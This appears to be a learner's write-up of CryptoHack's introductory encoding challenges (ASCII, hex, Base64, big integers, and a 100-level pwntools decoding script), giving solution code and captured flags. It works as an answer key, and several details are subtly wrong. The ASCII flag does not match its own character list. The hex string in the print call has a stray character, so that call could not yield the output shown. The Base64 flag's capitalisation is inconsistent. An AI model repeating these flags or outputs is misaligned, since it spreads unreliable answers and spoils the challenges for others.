['c', 'r', 'y', 'p', 't', 'o', '{', 'A', 'S', 'C', 'I', 'I', '_', 'p', 'r', '1', 'n', 't', '4', 'b', 'l', '3', '}']
```

FLAG: crypto{ASCII_pr1t4l3}

2. HEX

Hex 5 pts · 59376 Solves

When we encrypt something the resulting ciphertext commonly has bytes which are not printable ASCII characters. If we want to share our encrypted data, it's common to encode it into something more user-friendly and portable across different systems.

Hexadecimal can be used in such a way to represent ASCII strings. First each letter is converted to an ordinal number according to the ASCII table (as in the previous challenge). Then the decimal numbers are converted to base-16 numbers, otherwise known as hexadecimal. The numbers can be combined together, into one long hex string.

Included below is a flag encoded as a hex string. Decode this back into bytes to get the flag.

```
63727970746f7b596f755f77696c6c5f62655f776f726b696e675f7769746865
6865785f737472696e67735f615f6c6f747d
```

In Python, the `bytes.fromhex()` function can be used to convert hex to bytes. The `.hex()` instance method can be called on byte strings to get the hex representation.

from the given information we can use bytes.fromhex() to convert hex to byte

we are given a hex string and we need to change that into text

```
[6] print(bytes.fromhex("63727970746f7b596f755f77696c6c5f62655f776f726b696e675f7769746865f6865785f737472696e67735f615f6c6f747d"))

b'crypto{You will be working with hex strings a lot}'
```

FLAG: crypto{You_will_be_working_with_hex_strings_a_lot}

3. BASE64

Base64

10 pts · 53926 Solves

Another common encoding scheme is Base64, which allows us to represent binary data as an ASCII string using an alphabet of 64 characters. One character of a Base64 string encodes 6 binary digits (bits), and so 4 characters of Base64 encode three 8-bit bytes.

Base64 is most commonly used online, so binary data such as images can be easily included into HTML or CSS files.

Take the below hex string, *decode* it into bytes and then *encode* it into Base64.

```
72bca9b68fc16ac7beeb8f849dca1d8a783e8acf9679bf9269f7bf
```

In Python, after importing the base64 module with `import base64`, you can use the `base64.b64encode()` function. Remember to decode the hex first as the challenge description states.

Here, from the given information this task is abour Base64 we are given a hex string , we have to convert that to a base64 then decode the base64 now first we need to change hex to bytes then bytes to base64 then deocde the base64

```python
import base64

hex_string = "72bca9b68fc16ac7beeb8f849dca1d8a783e8acf9679bf9269f7bf"

# Step 1: Decode hex string into bytes
bytes_data = bytes.fromhex(hex_string)

# Step 2: Encode bytes into Base64
base64_data = base64.b64encode(bytes_data)

# Convert to string for display
base64_string = base64_data.decode('utf-8')

print("Hex string:", hex_string)
print("Bytes:", bytes_data)
print("Base64:", base64_string)
```

```
Hex string: 72bca9b68fc16ac7beeb8f849dca1d8a783e8acf9679bf9269f7bf
Bytes: b'r\xbc\xa9\xb6\x8f\xc1j\xc7\xbe\xeb\x8f\x84\x9d\xca\x1d\x8ax>\x8a\xcf\x96y\xbf\x92i\xf7\xbf'
Base64: crypto/Base+64+Encoding+is+Web+Safe/
```

FLAG: crypto/Base+64+Encoding+is+web+Safe/

4. BYTES AND BIG INTEGERS

Here, we can talking of conersion from one system to another like hexdecimal, decimal, binary

Bytes and Big Integers 10 pts · 44325 Solves

Cryptosystems like RSA works on numbers, but messages are made up of characters. How should we convert our messages into numbers so that mathematical operations can be applied?

The most common way is to take the ordinal bytes of the message, convert them into hexadecimal, and concatenate. This can be interpreted as a base-16/hexadecimal number, and also represented in base-10/decimal.

To illustrate:

```
message: HELLO
ascii bytes: [72, 69, 76, 76, 79]
hex bytes: [0x48, 0x45, 0x4c, 0x4c, 0x4f]
base-16: 0x48454c4c4f
base-10: 310400273487
```

Python's PyCryptodome library implements this with the methods `bytes_to_long()` and `long_to_bytes()`. You will first have to install PyCryptodome and import it with `from Crypto.Util.number import *`. For more details check the FAQ.

Convert the following integer back into a message:

```
11515195063862318899931685488813747395775516287289682636499965282714637259206269
```

Bytes to long: Converts a byte array to an integer
Long to bytes: Converts an integer to bytes
We are given a integer and said to convert back to a message means
first we have to convert that to bytes then use ascii to decode it into a text

```
 GNU nano 6.2                                encoding_4.py
from Crypto.Util.number import *

text = "11515195063862318899931685488813747395775516287289682636499965282714637259206269 "
text_as_integer = int(text)
result = long_to_bytes(text_as_integer).decode('utf-8')
print(result)
```

```
tenisha@tenisha:~$ python3 encoding_4.py
crypto{3nc0d1n6_4ll_7h3_w4y_d0wn}
```

FLAG: crypto{3nc0d1n6_4ll_7h3_w4y_d0wn}

5. ENCODINNG CHALLENGE

Encoding Challenge 40 pts · 13305 Solves · 108 Solutions

Now you've got the hang of the various encodings you'll be encountering, let's have a look at automating it.

Can you pass all 100 levels to get the flag?

The `13377.py` file attached below is the source code for what's running on the server. The `pwntools_example.py` file provides the start of a solution.

For more information about connecting to interactive challenges, see the FAQ. Feel free to skip ahead to the cryptography if you aren't in the mood for a coding challenge!

> If you want to run and test the challenge locally, then check the FAQ to download the `utils.listener` module.

Connect at `socket.cryptohack.org 13377`

Challenge files:
- 13377.py
- pwntools_example.py

It has two .py files one 13377.py which is running on the server and the pwntools_example.py which provides the start of the solution
in the question it is said like can u pass all 100 levels to get the flag
so the original pwntools_example.py has

```python
from pwn import * # pip install pwntools
import json

r = remote('socket.cryptohack.org', 13377, level = 'debug')

def json_recv():
    line = r.recvline()
    return json.loads(line.decode())

def json_send(hsh):
    request = json.dumps(hsh).encode()
    r.sendline(request)


received = json_recv()

print("Received type: ")
print(received["type"])
print("Received encoded value: ")
print(received["encoded"])

to_send = {
    "decoded": "changeme"
}
json_send(to_send)

json_recv()
```

so when i run it

```
tenisha@tenisha:~/Downloads$ python3 'pwntools_example_f93ca6ccef2def755aa8f6d9aa6e9c5b(1).py'
[+] Opening connection to socket.cryptohack.org on port 13377: Done
[DEBUG] Received 0x36 bytes:
    b'{"type": "base64", "encoded": "cGRfdXBkYXRlX2V4aXQ="}\n'
Received type:
base64
Received encoded value:
cGRfdXBkYXRlX2V4aXQ=
[DEBUG] Sent 0x18 bytes:
    b'{"decoded": "changeme"}\n'
[DEBUG] Received 0x1b bytes:
    b'{"error": "Decoding fail"}\n'
[*] Closed connection to socket.cryptohack.org port 13377
```

so, here one thing is clear we have to do decoding for many types of encodings of 100 levels to get the flag
now we have to rewrite the pwntools_example.py to do 100 levels and have the script to decode all types of encoding
so the rewritten script:

```python
from pwn import * # pip install pwntools
import json
from Crypto.Util.number import bytes_to_long, long_to_bytes
import base64
import codecs
import random
from binascii import unhexlify
r = remote('socket.cryptohack.org', 13377, level = 'debug')

def json_recv():
    line = r.recvline()
    return json.loads(line.decode())

def json_send(hsh):
    request = json.dumps(hsh).encode()
    r.sendline(request)

def list_to_string(s):
    output = ""
    return(output.join(s))

for i in range(0,101):
    received = json_recv()
    if "flag" in received:
        print("\n[*] FLAG: {}".format(received["flag"]))
        break

    print("\n[-] Cycle: {}".format(i))
    print("[-] Received type: {}".format(received["type"]))
    print("[-] Received encoded value: {}".format(received["encoded"]))

    word = received["encoded"]
    encoding = received["type"]

    if encoding == "base64":
        decoded = base64.b64decode(word).decode('utf8').replace("'", '"')
    elif encoding == "hex":
        decoded = (unhexlify(word)).decode('utf8').replace("'", '"')
    elif encoding == "rot13":
        decoded = codecs.decode(word, 'rot_13')
    elif encoding == "bigint":
        decoded = unhexlify(word.replace("0x", "")).decode('utf8').replace("'", '"')
    elif encoding == "utf-8":
        decoded = list_to_string([chr(b) for b in word])

    print("[-] Decoded: {}".format(decoded))
    print("[-] Decoded Type: {}".format(type(decoded)))

    to_send = {
        "decoded": decoded
    }
    json_send(to_send)
```


By running it:

```
4, 111, 108, 108, 101, 100, 95, 108, 111, 110, 101]}\n'

[-] Cycle: 98
[-] Received type: utf-8
[-] Received encoded value: [115, 111, 117, 114, 99, 101, 115, 95, 99, 111, 110, 116, 114, 111,
 108, 108, 101, 100, 95, 108, 111, 110, 101]
[-] Decoded: sources_controlled_lone
[-] Decoded Type: <class 'str'>
[DEBUG] Sent 0x27 bytes:
    b'{"decoded": "sources_controlled_lone"}\n'
[DEBUG] Received 0x3a bytes:
    b'{"type": "base64", "encoded": "c2hvd3NfZXBhX2NvbWZvcnQ="}\n'

[-] Cycle: 99
[-] Received type: base64
[-] Received encoded value: c2hvd3NfZXBhX2NvbWZvcnQ=
[-] Decoded: shows_epa_comfort
[-] Decoded Type: <class 'str'>
[DEBUG] Sent 0x21 bytes:
    b'{"decoded": "shows_epa_comfort"}\n'
[DEBUG] Received 0x29 bytes:
    b'{"flag": "crypto{3nc0d3_d3c0d3_3nc0d3}"}\n'

[*] FLAG: crypto{3nc0d3_d3c0d3_3nc0d3}
[*] Closed connection to socket.cryptohack.org port 13377
```


FLAG: crypto{3nc0d3_d3c0d3_3nc0d3}


XOR

1. XOR STARTER




Here,they have given a basic introduction about XOR, a bitwise operator(^)
